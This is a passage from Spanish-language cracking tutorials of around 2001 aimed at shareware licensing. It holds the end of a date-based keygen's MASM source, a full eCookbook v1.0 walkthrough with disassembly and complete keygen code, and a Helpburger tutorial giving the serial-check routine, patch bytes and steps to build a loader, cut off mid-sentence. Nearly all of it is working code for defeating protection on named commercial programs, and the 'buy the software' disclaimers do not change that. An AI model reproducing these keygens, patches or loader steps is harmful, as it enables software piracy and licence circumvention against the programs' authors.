error2    db "¡Mínimo cinco caracteres!",0
txt1      db "El serial que proporciona este programa sólo es válido ",\
             "para el día de hoy.",13,10,\
             "¡Date prisa! ¡Antes de que den las 12!",13,10,13,10,\
             "Saludos de CaoS ReptantE :o)",0
txt2      db "Información",0
nomorig   db "CaoS ReptantE",12 dup (0),0
nombre    db 25 dup (0),0
serial    db 15 dup (0),0
campo     db 16 dup (0),0
fecha     db 8 dup (0),0
dia       db 0,0,0
cadena1   db "ZZMd5elXW69mPqR",0
```

```
cadena2   db 6 dup (0),"v3.9ABSEC",0
abc       db "ABCDEFGHJKLMNPQRTUVWXYZ",0
hInstance dd 0
hIcon     dd 0
hWnd      dd 0
```

La variable `nomorig` debe tener 25 caracteres como la variable `nombre`, por lo que acabamos de llenarla con ceros. En la variable `cadena2` dejamos seis espacios al principio, para poder poner la fecha.

```
.code

start:

invoke GetModuleHandle,NULL
mov hInstance,eax
invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,ADDR DlgFunc,NULL
invoke ExitProcess,NULL

DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD

.if uMsg==WM_INITDIALOG
      mov eax,hDlg
      mov hWnd,eax
      invoke LoadIcon,hInstance,ADDR Icono
      mov hIcon,eax
      invoke SendMessage, hDlg, WM_SETICON,1,hIcon
      invoke SetDlgItemText,hDlg,IDC_NOMBRE,ADDR nomorig
```

Condiciones de partida: la ventana, el icono y nuestro nombre.

```
.elseif uMsg==WM_CLOSE
      invoke EndDialog,hDlg,NULL
```

Si cerramos desde la parte superior derecha, salimos del programa.

```
.elseif uMsg==WM_COMMAND
      mov eax,wParam
      mov edx,eax
      shr edx,16
      .if dx==BN_CLICKED
         .if ax==IDC_EXIT
            invoke EndDialog,hDlg,NULL
         .elseif ax==IDC_INFO
            invoke MessageBox,hDlg,ADDR txt1,ADDR txt2,MB_ICONINFORMATION
         .elseif ax==IDC_GEN
            invoke GetDlgItemText,hDlg,IDC_NOMBRE,ADDR nombre,26
            invoke GetDlgItemText,hDlg,IDC_NOMBRE,ADDR nomorig,26
            invoke Operacion
            .if eax==1
               invoke MessageBox,hDlg,ADDR error2,ADDR error1,MB_ICONSTOP
            .else
               invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR serial
               invoke SetDlgItemText,hDlg,IDC_NOMBRE,ADDR nomorig
            .endif
```

```
            ret
         .endif
      .endif
.endif
```

Si le damos a un botón, el programa actúa en consecuencia. Si es el de salir, cierra el programa; si es el de info, muestra una pantalla con la información que hemos definido; y si es el de generar, lee el nombre de la ventana (he utilizado la misma instrucción dos veces para pasar el nombre a dos campos distintos: el campo `nombre` con el que vamos a trabajar y el campo `nomorig` que es el que mostrará la ventana del nombre al volver de `Operacion`) y nos manda a `Operacion`, que es el núcleo del programa. A la vuelta, si no se ha producido un error, nos muestra el nombre y el serial correspondiente.

```
ret

DlgFunc endp

Operacion proc

      pushad
```

Guardamos los registros por si acaso...

```
      xor eax, eax
      invoke GetLocalTime, Offset campo
```

La función GetLocalTime nos devuelve en la variable `campo`, 16 bytes con la siguiente información:

```
    A  A  M  M  ds ds  D  D  h  h  m  m  s  s  ms ms
```

Donde el año está en formato de cuatro cifras, `ds` es el día de la semana empezando por el domingo (0) y `ms` son milisegundos.

```
      mov ecx, Offset cadena2
      mov ebx, Offset campo+2
      invoke Subrutina
```

Vamos a `Subrutina` para calcular el mes.

```
      mov ebx, Offset campo+6
      invoke Subrutina
```

Ahora el día.

```
      mov ax, word ptr [ecx-2]
      mov edx, Offset dia
      mov word ptr [edx], ax
      mov ebx, Offset campo
      invoke Subrutina
```

Y finalmente, el año.

```
      mov ebx, Offset nombre
      invoke lstrlen, offset nombre
```

```
      .if eax<5
            popad
            mov eax, 1
            ret
      .endif
```

Si el nombre tiene menos de cinco caracteres, recuperamos los registros, volvemos y mostramos el mensaje de error, ya que el programa sólo admite nombres de cinco o más caracteres.

```
      mov edx, eax
      push ebx
completar:
      .if eax<15
            mov cl, byte ptr [ebx]
            mov byte ptr [ebx+edx], cl
            inc eax
            inc ebx
            jmp completar
      .endif
```

Si el nombre tiene menos de quince caracteres, lo completamos con las primeras letras, hasta llegar a quince.

```
      pop ebx
      xor eax, eax
      xor ecx, ecx
bucle1:
      mov cl, byte ptr [ebx+eax]
      .if ecx==0
            jmp seguir
      .endif
      .if ecx>96
            .if ecx<123
            sub ecx, 32
            .endif
      .endif
      mov [ebx+eax], cl
      inc eax
      jmp bucle1
```

Si el nombre contiene letras minúsculas, las pasamos a mayúsculas. Como antes he comentado, esto no vale para la ñ, la ç, ni las vocales acentuadas.
Ahora ya tenemos todas las cosas en su sitio, es el momento de sumarlo todo.

```
seguir:
      mov esi, Offset cadena1
      mov edi, Offset cadena2
      mov edx, offset dia
      mov ebp, offset abc
      mov eax, offset serial
bucle2:
      push eax
      movzx eax, byte ptr [ebx]
      mov cl, byte ptr [esi]
      .if cl==0
            pop eax
```

```
            jmp final
      .endif
```

Como tanto el serial como `cadena1` tienen 15 caracteres, controlando el final de `cadena1`, sabremos que hemos llegado también al final del serial.

```
      add eax, ecx
      mov cl, byte ptr [edi]
      add eax, ecx
      mov cl, byte ptr [edx]
      add eax, ecx
      mov cl, byte ptr [edx+1]
      add eax, ecx
      push edx
      xor edx, edx
      mov ecx, 23
      idiv ecx
      mov cl, byte ptr [ebp+edx]
      pop edx
      pop eax
      mov [eax], cl
      inc esi
      inc edi
      inc eax
      inc ebx
      jmp bucle2
```

Hemos sumado, hemos dividido, hemos encontrado cada letra y la hemos ido poniendo en su sitio.

```
final:
      popad
```

Recuperamos los registros, y estamos de vuelta.

```
      ret

Operacion endp

Subrutina proc

      movzx eax, word ptr [ebx]
      push ecx
      mov ecx, 10
      xor edx, edx
      idiv ecx
      add dl, 48
      mov byte ptr [ebx+10], dl
      xor edx, edx
      idiv ecx
      add dl, 48
      mov byte ptr [ebx+11], dl
```

Esta parte se encarga de obtener los códigos ASCII de las dos últimas cifras decimales de la parte de la variable `campo2` que nos interesa (correspondientes al mes, día y año respectivamente) y de colocarlas en un

lugar de la misma variable, en el que los datos que contiene no nos son de utilidad.

```
      mov al, byte ptr [ebx+11]
      pop ecx
      mov [ecx], al
      inc ecx
      mov al, byte ptr [ebx+10]
      mov [ecx], al
      inc ecx
```

Pasamos los códigos obtenidos al lugar correspondiente de `cadena2` y regresamos.

```
      ret

Subrutina endp

end start
```

Como siempre, quiero recordaros que debéis pagar por los programas que utilicéis regularmente, así cuando llamen a vuestra puerta, podréis abrir con la seguridad de que no vais a encontraros con unos señores vestidos con traje gris, mostrando unas brillantes placas y unas caras muyyyyy serias ;-)

Para terminar, quiero saludar a Act MagO, Pr@fEsOr X, ByTESCRK, DeK_Oin, Karpoff, KuaTo_ThoR y Silver Storm y por supuesto a todos los que habéis llegado hasta aquí.

Si queréis alguna aclaración sobre mis tutos, mi dirección de e-mail es: caos_reptante@hotmail.com

Karpoff Spanish Tutor

Programa: eCookbook v1.0

PROTECCION:	**Name / Serial**
Objetivo:	Hacer un Keygen
Descripcion:	Este es un bonito programa de recetas de comida, puedes crear las tuyas o hacer uso de las casi 170 que trae el programa (lastimosamente en inglés), sin embargo, el programa está mal protegido. Esperemos que por ser la primera versión mejore en las próximas.
Dificultad:	Facililla.
DOWNLOAD:	http://code6.netfirms.com
Herramientas:	**TRW2000, W32dasm, MASM32**
CRACKER:	**ByTESCRK** **FECHA: 08/11/2001**

INTRODUCCION

Después de pasarme algunos días de vacaciones, he vuelto a las andadas ahora con este nuevo programa de nombre eCookbook, no pretendía que este fuera el noveno tutorial y sobre todo en base a este programa, pero me ha convencido lo tonto de esta protección, si es que así se le puede llamar a esto, tan solo imagínalo, tú sales de tu casa y dejas la llave debajo de la alfombra que está en la puerta, luego un desconocido llega, se para en la puerta de tu casa y piensa en donde podrías haber escondido la llave, luego se le ocurre que podría estar debajo de la alfombra frente a la puerta, algo así para con este programa, solo que no necesitamos pensar ni quebrarnos la cabeza para encontrar el serial válido, ahh! y por si fuera poco el otro programa ColorPal v1.0 se obtiene de la misma manera, la diferencia es que el serial es distinto (lógico no, me refiero a la manera de encontrar el serial), bueno ya verán a lo que me refiero.

AL ATAKE

Bueno, vamos a empezar abriendo el programa y nos vamos a Help > About ... > Register, ya alli nos aparecen dos botones, uno de Ok y otro de Register y arriba el mensaje de que tenemos 30 días para registrarnos, hacemos clic en Register y nos aparecen nuestros fieles amigos (Mr. Ingrese Nombre y Mrs. License Key :D), ingresamos nuestros nombre y serial malo...

Full Name = ByTESCRK
License key = 19770424

Y nos aparece una ventanita de error que dice...

Your license key is not correct!
Please enter your license key exactly as you recieved it.

Ahora desensamblamos el archivo eCookbook.exe en el W32DASM y a Strings Reference allí buscamos ese error, vemos que aparecen varios

Los que nos interesan son:

You have not entered your name!
Your license key is not correct! <- Hacemos doble clic en este
Your name must be at least 6 characters <- Si entramos un nombre menor a 6 letras da error

Al hacer doble clic

```
:00498BCD E8127CFAFF call 004407E4
:00498BD2 6A00 push 00000000
:00498BD4 668B0DD88D4900 mov cx, word ptr [00498DD8]
:00498BDB B202 mov dl, 02

* Possible StringData Ref from Code Obj ->"Your license key is correct!"
|
:00498BDD B8E48D4900 mov eax, 00498DE4
:00498BE2 E8A514FAFF call 0043A08C
:00498BE7 C7864C02000001000000 mov dword ptr [esi+0000024C], 00000001
:00498BF1 EB43 jmp 00498C36

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0049893A(C) <- Vamos a investigar en este salto
|
:00498BF3 6A00 push 00000000
:00498BF5 668B0DD88D4900 mov cx, word ptr [00498DD8]
:00498BFC B201 mov dl, 01

* Possible StringData Ref from Code Obj ->"Your license key is not correct!"
|
:00498BFE B8308E4900 mov eax, 00498E30 <- Caemos aqui
:00498C03 E88414FAFF call 0043A08C
:00498C08 EB2C jmp 00498C36
```

Vamos a ir a investigar a 0049893A y nos encontramos con esto...

```
:00498924 BA06000000 mov edx, 00000006
:00498929 E8B2C1F6FF call 00404AE0
:0049892E 8B9504FEFFFF mov edx, dword ptr [ebp+FFFFFE04]
:00498934 58 pop eax
:00498935 E82AC2F6FF call 00404B64 <= Ponemos un breakpoint aqui
:0049893A 0F85B3020000 jne 00498BF3
:00498940 B201 mov dl, 01
:00498942 A1A0194600 mov eax, dword ptr [004619A0]
:00498947 E85491FCFF call 00461AA0
:0049894C 8BD8 mov ebx, eax
:0049894E BA01000080 mov edx, 80000001
:00498953 8BC3 mov eax, ebx
:00498955 E8E691FCFF call 00461B40
:0049895A B101 mov cl, 01

* Possible StringData Ref from Code Obj ->"\Software\Code6\eCookbook"
|
:0049895C BA2C8D4900 mov edx, 00498D2C
:00498961 8BC3 mov eax, ebx
:00498963 E83C92FCFF call 00461BA4
```

:00498968 B9508D4900 mov ecx, 00498D50

* Possible StringData Ref from Code Obj ->"Registered"
|
:0049896D BA5C8D4900 mov edx, 00498D5C
:00498972 8BC3 mov eax, ebx
:00498974 E8C793FCFF call 00461D40
:00498979 8D95F0FDFFFF lea edx, dword ptr [ebp+FFFFFDF0]

Vamos a abrir nuestro TRW2000 y buscamos el programa clic en Ok y ponemos un punto de ruptura en 00498935 pues casi siempre los programas comparan el serial o lo generan en una call antes, salimos del TRW2000 con ctrl+n y carga el programa, nos vamos a Help > About ... > Register hacemos clic en OK, brinca el TRW2000 y que es este código extraño que vemos en EDX será nuestro código de registro, apuntémoslo, borremos el breakpoint con BC * y salimos de TRW2000 nuevamente y lo ingresamos, ok, ya estuvo programa registrado. Vieron, servido en bandeja de plata.

Pero dijimos que ibamos a hacer un keygen entonces sigamos...

Vamos investigar mas arriba y vemos que no hay ningún otro salto, que venga desde afuera, bueno buscaremos el principio de la rutina de generación del serial y es precisamente aqui...

:0049875C 55 push ebp **<- Ponemos un breakpoint para romper desde aqui**
:0049875D 8BEC mov ebp, esp
:0049875F B948000000 mov ecx, 00000048
...
...
...
:004987B0 E8FF7FFAFF call 004407B4
:004987B5 8B8524FEFFFF mov eax, dword ptr [ebp+FFFFFE24]
:004987BB E860C2F6FF call 00404A20
:004987C0 83F806 cmp eax, 00000006 **<= Compara que el nombre sea mayor a 6 letras**
:004987C3 0F8C41040000 jl 00498C0A **<= Si es menor ¡error!**
:004987C9 8D9520FEFFFF lea edx, dword ptr [ebp+FFFFFE20]
:004987CF 8B8618030000 mov eax, dword ptr [esi+00000318]
:004987D5 E8DA7FFAFF call 004407B4
:004987DA 8B8520FEFFFF mov eax, dword ptr [ebp+FFFFFE20]
:004987E0 E83BC2F6FF call 00404A20
:004987E5 85C0 test eax, eax
:004987E7 7E4F jle 00498838
:004987E9 8945F8 mov dword ptr [ebp-08], eax
:004987EC BB01000000 mov ebx, 00000001

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00498836(C)
|
:004987F1 8D951CFEFFFF lea edx, dword ptr [ebp+FFFFFE1C]
:004987F7 8B8618030000 mov eax, dword ptr [esi+00000318]
:004987FD E8B27FFAFF call 004407B4
:00498802 8B851CFEFFFF mov eax, dword ptr [ebp+FFFFFE1C] **<= Nuestro nombre**
:00498808 0FB64418FF movzx eax, byte ptr [eax+ebx-01] **<= Extrae el primer caracter en HEX**
:0049880D 50 push eax
:0049880E 8D9518FEFFFF lea edx, dword ptr [ebp+FFFFFE18]
:00498814 8B8618030000 mov eax, dword ptr [esi+00000318]
:0049881A E8957FFAFF call 004407B4
:0049881F 8B8518FEFFFF mov eax, dword ptr [ebp+FFFFFE18] **<= Nuestro nombre**
:00498825 0FB64418FF movzx eax, byte ptr [eax+ebx-01] **<= Extrae el primer caracter en HEX**
:0049882A 5A pop edx **<= Recupera el valor en HEX guardado en memoria**
:0049882B 0FAFD0 imul edx, eax **<= Multiplica los valores y el resultado va a EDX**
:0049882E 03FA add edi, edx **<= Agrega el valor a EDI**
:00498830 03FB add edi, ebx **<= Suma EBX a EDI (EBX tiene valor 1)**
:00498832 43 inc ebx **<= Incrementa EBX**
:00498833 FF4DF8 dec [ebp-08] **<= Decrece el valor del tamaño del nombre**
:00498836 75B9 jne 004987F1 **<= Si no se ha terminado la cadena va a 004987F1**

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004987E7(C)
|
:00498838 8D9514FEFFFF lea edx, dword ptr [ebp+FFFFFE14]
:0049883E 8B8618030000 mov eax, dword ptr [esi+00000318]
:00498844 E86B7FFAFF call 004407B4

:00498849 8B8514FEFFFF mov eax, dword ptr [ebp+FFFFFE14]
:0049884F E8CCC1F6FF call 00404A20
:00498854 8BD8 mov ebx, eax
:00498856 83FB01 cmp ebx, 00000001 **<= Compara el valor de EBX**
:00498859 7C48 jl 004988A3

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004988A1(C)
|
:0049885B 8D9510FEFFFF lea edx, dword ptr [ebp+FFFFFE10]
:00498861 8B8618030000 mov eax, dword ptr [esi+00000318]
:00498867 E8487FFAFF call 004407B4 **<= Cuenta cuántos caracteres**
:0049886C 8B8510FEFFFF mov eax, dword ptr [ebp+FFFFFE10] **<= Nuestro nombre**
:00498872 0FB64418FF movzx eax, byte ptr [eax+ebx-01] **<= Extrae letra por letra desde atrás**
:00498877 50 push eax
:00498878 8D950CFEFFFF lea edx, dword ptr [ebp+FFFFFE0C]
:0049887E 8B8618030000 mov eax, dword ptr [esi+00000318]
:00498884 E82B7FFAFF call 004407B4 **<= Cuenta cuántos caracteres**
:00498889 8B850CFEFFFF mov eax, dword ptr [ebp+FFFFFE0C] **<= Nuestro nombre**
:0049888F 0FB64418FF movzx eax, byte ptr [eax+ebx-01] **<= Extrae letra por letra desde atrás**
:00498894 99 cdq
:00498895 F7FB idiv ebx **<= Divide EAX entre EBX (EBX tiene el total del conteo de caracteres)**
:00498897 5A pop edx **<= Recupera el valor en HEX de la letra**
:00498898 0FAFD0 imul edx, eax **<= Multiplica EDX por EAX**
:0049889B 0155FC add dword ptr [ebp-04], edx **<= Acumula el valor**
:0049889E 4B dec ebx **<= Decrece EBX en 1**
:0049889F 85DB test ebx, ebx **<= Compara no igual a cero**
:004988A1 75B8 jne 0049885B **<= Si se cumple continua hasta finalizar el nombre**

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00498859(C)
|
:004988A3 8D9508FEFFFF lea edx, dword ptr [ebp+FFFFFE08]
:004988A9 8B861C030000 mov eax, dword ptr [esi+0000031C]
:004988AF E8007FFAFF call 004407B4
:004988B4 8B8508FEFFFF mov eax, dword ptr [ebp+FFFFFE08] **<= Nuestro código malo**
:004988BA 50 push eax **<= Lo guarda en EAX**

* Possible StringData Ref from Code Obj ->"ec1x"
|
:004988BB 68048D4900 push 00498D04 **<= Guarda el valor ec1x en 00498D04**
:004988C0 8D95FCFDFFFF lea edx, dword ptr [ebp+FFFFFDFC]
:004988C6 8B8618030000 mov eax, dword ptr [esi+00000318]
:004988CC E8E37EFAFF call 004407B4
:004988D1 8B85FCFDFFFF mov eax, dword ptr [ebp+FFFFFDFC]
:004988D7 E844C1F6FF call 00404A20
:004988DC 8D9500FEFFFF lea edx, dword ptr [ebp+FFFFFE00]
:004988E2 E81D07F7FF call 00409004
:004988E7 FFB500FEFFFF push dword ptr [ebp+FFFFFE00]
:004988ED 68148D4900 push 00498D14
:004988F2 8D95F8FDFFFF lea edx, dword ptr [ebp+FFFFFDF8]
:004988F8 8BC7 mov eax, edi **<= Mueve el valor de EDI a EAX, es el valor del cálculo**
:004988FA E80507F7FF call 00409004 **<= Transforma el valor a Decimal**
:004988FF FFB5F8FDFFFF push dword ptr [ebp+FFFFFDF8]

* Possible StringData Ref from Code Obj ->"g-w"
|
:00498905 68208D4900 push 00498D20 **<= Guarda el valor g-w en 00498D20**
:0049890A 8D95F4FDFFFF lea edx, dword ptr [ebp+FFFFFDF4]
:00498910 8B45FC mov eax, dword ptr [ebp-04] **<= El valor del segundo cálculo en HEX**
:00498913 E8EC06F7FF call 00409004
:00498918 FFB5F4FDFFFF push dword ptr [ebp+FFFFFDF4]
:0049891E 8D8504FEFFFF lea eax, dword ptr [ebp+FFFFFE04]
:00498924 BA06000000 mov edx, 00000006
:00498929 E8B2C1F6FF call 00404AE0 **<= Concatena todo así ec1x?-?????g-w?????**
:0049892E 8B9504FEFFFF mov edx, dword ptr [ebp+FFFFFE04] **<= Lo mueve a EDX**
:00498934 58 pop eax
:00498935 E82AC2F6FF call 00404B64 **<= Va a hacer la comparación de seriales**
:0049893A 0F85B3020000 jne 00498BF3 **<= Si es malo ¡Error!**
:00498940 B201 mov dl, 01

:00498942 A1A0194600 mov eax, dword ptr [004619A0]

Si abre el registro de Windows y ves en Software/Code6/eCookbook encontrarás un clave de nombre Key y otra de nombre Registrant, además si ves en el directorio en donde está instalado el programa verás un nuevo archivo de nombre eCookbook.key que contiene nada más y nada menos el serial que hemos generado. Este se compara con el Key del registro y si no coinciden dá error.

Ahora vamos a ver como nos quedaría nuestro programa ya generado o nuestro código fuente en MASM, pero antes quiero decirles que parte de este programa está basado en el buen trabajo que ha hecho en sus tutoriales mi buen amigo CaoS ReptantE, Mr Crimson (¿Cómo crackear con ASM?) y JOTAKE. Ok, allí va el código... me limito a poner como siempre únicamente las rutinas de generación del serial pues el rsrc.rc y el inicio del keygen.asm están más que comentados en los tutoriales de quienes ya mencioné.

La rutina de DECIMAL ha sido gentilmente donada por CaoS ReptantE

Este es mi primer programa en ASM les ruego me perdonen si encuentran algun error o algo que se pueda mejorar

```
Operacion proc

     invoke lstrlen,ADDR nombre
     .if eax < 6
          mov eax,1
          ret
     .endif

     pushad
     mov edi, offset nombre
     mov esi, offset serial
     mov dword ptr[esi],78316365h
     add esi,4
     push eax

     .if eax < 10
          add eax,30h
          mov dword ptr[esi],eax
          jmp paso3
     .endif

     pop eax
     add esi,1
     mov ecx, 10
     push eax
paso1: cmp eax, ecx
     jb paso2
     xor edx, edx
     idiv ecx
     add dl, 30h
     mov byte ptr [esi], dl
     dec esi
     jmp paso1
paso2: add al, 30h
     mov byte ptr [esi], al
     add esi,1


paso3: mov ebx,1
     pop eax
     mov edx, eax
     xor ecx, ecx
     push eax

calc1: movzx eax, byte ptr [edi+edx-01]
     imul eax, eax
     add ecx, eax
     add ecx, ebx
     inc ebx
     dec edx
     jne calc1
     add esi,1
```

```
        mov dword ptr[esi],2Dh
        .if ecx < 186A0h
            add esi,5
            mov ebx,5
        .else
            add esi,6
            mov ebx,6
        .endif
        push ebx
        mov eax, ecx
        invoke Decimal
        pop ebx
        add esi,1
        mov dword ptr[esi],772D67h
        add esi,2
        pop eax
        mov ebx, eax
        mov edi, offset nombre
        push esi
        xor esi, esi

calc2: movzx eax, byte ptr [edi+ebx-01]
        mov ecx,eax
        cdq
        idiv ebx
        imul ecx, eax
        add esi, ecx
        dec ebx
        test ebx, ebx
        jne calc2
        mov ecx, esi
        pop esi
        .if ecx < 186A0h
            add esi,5
            mov ebx,5
        .else
            add esi,6
            mov ebx,6
        .endif
        mov eax, ecx
        invoke Decimal

       popad

       ret

Operacion endp

Decimal proc

        xor ebx, ebx
        mov ecx, 10
dividir:
        xor edx, edx
        idiv ecx
        add dl, 30h
        mov byte ptr [esi+ebx], dl
        dec ebx
        .if eax>9
            jmp dividir
        .endif
        add al, 30h
        mov byte ptr [esi+ebx], al
        ret

Decimal endp

end start
```

Ahora ya podemos usar el programa, aunque sin embargo quiero que recuerdes, lo de siempre...

"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, si ha USTED, le gusta el producto por favor COMPRELO, algunas veces... los autores merecen su dinero ;o)"

Saludos a mis buenos amigos Karpoff, Pr@fesor_X, **CaoS ReptantE (¡Gracias nuevamente por tus consejos y apoyo incondicional!)** y a todos los crackers hispanohablantes, en especial a ti por que has llegado hasta aquí.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2001

Programa: Helpburger v1.58-R1 B32

PROTECCION:	**Serial**
Objetivo:	Obtener un serial válido, Crear un loader
Descripcion:	Un programa que permite la creación de archivos de ayuda de Windows
Dificultad:	Novato
DOWNLOAD:	http://www.langdaledesigns.co.uk/hb/hb_setup.exe
Herramientas:	**OllyDBG, W32DASM, Princess Sandy**
CRACKER:	**ByTESCRK** **FECHA:** **18/11/2001**

INTRODUCCION

Hola, ¿como están?, habia pensado hacer un cuarto tutorial, sin embargo, no sobre esto, pero debido a que deseo aclarar algunas dudas, de que hacer respecto a algunas situaciones que a veces surgen, como por ejemplo: ¿qué hacer si ingresamos un serial y el programa no dice si es bueno o malo, si no que sigue siendo “sin registrar”?, es debido a eso que ha surgido este tuto y la forma de crackeo que yo en lo personal llamo "la puerta trasera".

AL ATAKE

Antes que nada vamos a empezar cargando el OllyDB, este programa es muy sencillo y fácil de usar, algunas ya se habrán preguntado, ¿por qué usa el solo programas para windows?, ¿por qué creen?, por que mi sistema operativo es Windows Millennium y por no estar reinstalando mi software a cada momento, es por eso que lo uso. Pero bueno volvamos a lo nuestro estre programa es muy intuitivo, seguramente sus autores habrán pasado algún tiempo diseñando su protección, la cual no explicaré, puesto que aún no entiendo aún a cabalidad, sin embargo, hay algunos puntos que no consideraron.

Teclas de ayuda para OllyDBG

F2 = Poner y quitar un punto de ruptura
F7 = Entrar en una call
F8 = Tracear paso a paso
F9 = Tracear al final
Enter = Entrar en la call sin tracer

Analizando a nuestra victima

Cargamos el programa y presionamos F4, se abren nuestras opciones, hacemos clic en la pestaña Registration

1.- Ingresamos un nombre por ejemplo ByTESCRK en la casilla Copyright Message
2.- Ingresamos un número de serie por ejemplo 123456
3.- Clic en Ok y no nos dice nada, al ir a Help > About... vemos que sigue sin registrar

¿Qué buscar?

Al usarlo nos damos cuenta que no activa, la casillo No Splash screen. Vamos a la ayuda y vemos los beneficios por ser usuarios registrados.

Benefits of Registration

Unlocked features - When you register Helpburger, you will be emailed a registration code which you enter into the Helpburger registration options screen. This code unlocks the restrictions in the trial version :

· No limit on number of help topics - the trial version is limited to a maximum of 20 topics in a help project. With the registered version, you can have as many topics as you like

· Your title and copyright message in your finished help file. The trial version uses fixed messages. Registering makes your finished help files look more professional.

· Automatic replacement of abbreviations as you type - saving a lot of your time as you can automatically insert frequently used words and phrases into your help file with less typing and less mistakes (see options). This feature is similar to Microsoft Word's 'Autocorrect' feature.

· Improved options and preferences selection - including the option of disabling the splash screen when the program starts, and you gain complete control over your help file source by being able to fine tune the help project source-code before it is converted to a help file.

Y en especial cuando creamos nuestro archivo de ayuda sale un título "Created by an unregistered version of Helpburger", odio eso. Ok estos son los puntos que atacaremos, pero en especial uno el de usuario registrado, entonces empecemos.

Decompilamos el programa en W32DASM y una vez su código pueda verse, buscamos la cadena “unregistered”, viendo en las Reference Strings encontramos una y arriba otra que dice “ Registered”, hacemos doble clic
sobre ella.

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:004859C7(U)
|
:004859F2 E8654D0000 call 0048A75C **<-Vamos a poner un punto de ruptura aquí**
:004859F7 84C0 test al, al **<- Si al = 0**
:004859F9 7431 je 00485A2C **<- al = 0 entonces ir a 00485A2C**
:004859FB 8D55EC lea edx, dword ptr [ebp-14]
:004859FE 8B45FC mov eax, dword ptr [ebp-04]
:00485A01 8B80D8020000 mov eax, dword ptr [eax+000002D8]
:00485A07 E8A4A8FAFF call 004302B0
:00485A0C 8D45EC lea eax, dword ptr [ebp-14]

* Possible StringData Ref from Code Obj ->" Registered" **<- Caemos aqui, investigamos para arriba.**

:00485A0F BAAC5A4800 mov edx, 00485AAC
:00485A14 E85FE3F7FF call 00403D78
:00485A19 8B55EC mov edx, dword ptr [ebp-14]

Aquí debiera de aparecer el código del " Unregistered", pero ha sido omitido.

Entrando en la llamada vemos lo siguiente...

* Referenced by a CALL at Addresses:
|:0047AAD6 , :0047B3BC , :0047E9DD , :0047FC7E , :004859F2
|:004862D2 , :0048BDED , :0048BE06 , :0048C813 , :0048E9BD
|:0048F50C
|
:0048A75C 55 push ebp
:0048A75D 8BEC mov ebp, esp
:0048A75F 51 push ecx
:0048A760 C645FF00 mov [ebp-01], 00

* Possible StringData Ref from Code Obj ->"HB4"**<- Algo así como un tipo de Service Pack**
|

:0048A764 B990A74800 mov ecx, 0048A790**<- Recibe el valor HB4**
:0048A769 8B152C894900 mov edx, dword ptr [0049892C]
:0048A76F A128894900 mov eax, dword ptr [00498928]**<- Lleva nuestro serial malo**
:0048A774 E8A7AAFFFF call 00485220**<- Entramos aqui**
:0048A779 84C0 test al, al
:0048A77B 7404 je 0048A781
:0048A77D C645FF01 mov [ebp-01], 01

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0048A77B(C)
|

:0048A781 8A45FF mov al, byte ptr [ebp-01]**<- Si deseamos crackearlo cambiemos esto por B00190**
:0048A784 59 pop ecx
:0048A785 5D pop ebp
:0048A786 C3 ret

Pero, como nuestra intención es encontrar el serial correcto entramos a la llamada en 0048A774 y encontramos
esto, la rutina de generación del serial.

* Referenced by a CALL at Address:
|:0048A774

```
:00485220 55              push ebp
:00485221 8BEC            mov ebp, esp
:00485223 83C4E8          add esp, FFFFFFE8
:00485226 894DF4          mov dword ptr [ebp-0C], ecx
:00485229 8955F8          mov dword ptr [ebp-08], edx
:0048522C 8945FC          mov dword ptr [ebp-04], eax
:0048522F C645F300        mov [ebp-0D], 00
:00485233 837DF800        cmp dword ptr [ebp-08], 00000000    <- Verifica que no sea nulo
:00485237 7427            je 00485260    <- Si el serial es nulo brinca a 00485260
:00485239 8B55F4          mov edx, dword ptr [ebp-0C]
:0048523C 8B45F8          mov eax, dword ptr [ebp-08]
:0048523F E8B0FDFFFF      call 00484FF4    <- Esta es la rutina de generación del serial
:00485244 8945E8          mov dword ptr [ebp-18], eax    <- Aqui ya nos aparece el serial en eax
:00485247 33D2            xor edx, edx
:00485249 8B45FC          mov eax, dword ptr [ebp-04]    <- Recibe nuestro serial
:0048524C E8032EF8FF      call 00408054    <- Aqui chequea nuestro serial
:00485251 8945EC          mov dword ptr [ebp-14], eax
:00485254 8B45EC          mov eax, dword ptr [ebp-14]
:00485257 3B45E8          cmp eax, dword ptr [ebp-18]    <- Compara los dos seriales
:0048525A 7504            jne 00485260    <- Si no son iguales brinca a 00485260
:0048525C C645F301        mov [ebp-0D], 01    <- Si brinca no guarda el valor 1 en ebp-0D
:00485260 8A45F3          mov al, byte ptr [ebp-0D]    <- Si ha brincado ebp-0D = 0
:00485263 8BE5            mov esp, ebp
:00485265 5D              pop ebp
:00485266 C3              ret    <- Retorna con al = 0 si el serial es malo o al = 1 si es bueno
```

Al momento de estar en 00485244 podemos hacer clic en EAX en los registros al lado superior derecho y presionar enter, veremos el valor que tiene EAX en mi caso es igual a 017273??h o lo que es igual a decir 242777??d

CREANDO EL LOADER

Primeramente bajarnos el programa Princess Sandy de Eminence, luego vamos a cargarlo, sabemos que la dirección que tenemos que modificar es 00485260, cargamos el programa y nos pide el nombre del programa que queremos parchar, al nosotros asignárselo ya podemos ver la ventana principal del programa, luego hacemos clic en el botón Add Item, nos aparece otra ventanita, ingresamos la dirección 00485260, la instrucción original en HEX (8A45F3), luego nuestra instrucción a modificar siempre en HEX (B00190), clic en Add y si ya no vamos a parchar en BUILD, nos pedirá el nombre el programa loader, hacemos clic en Guardar y listo, nuestro loader ha sido creado y tendremos una versión registrada hasta que esta cambie (si entramos en la call de la generación del serial podemos ver HB, HB2, HB3, HB4, SR, vemos la evolución del programa y que las rutinas de generación están enlazadas). Recuerden que es mejor un serial que un parche o que un loader pues con un serial podemos ingresarlo una y otra vez si el autor del programa no lo cambia, pero tenemos que estar creando un parche para cada nueva versión del programa al 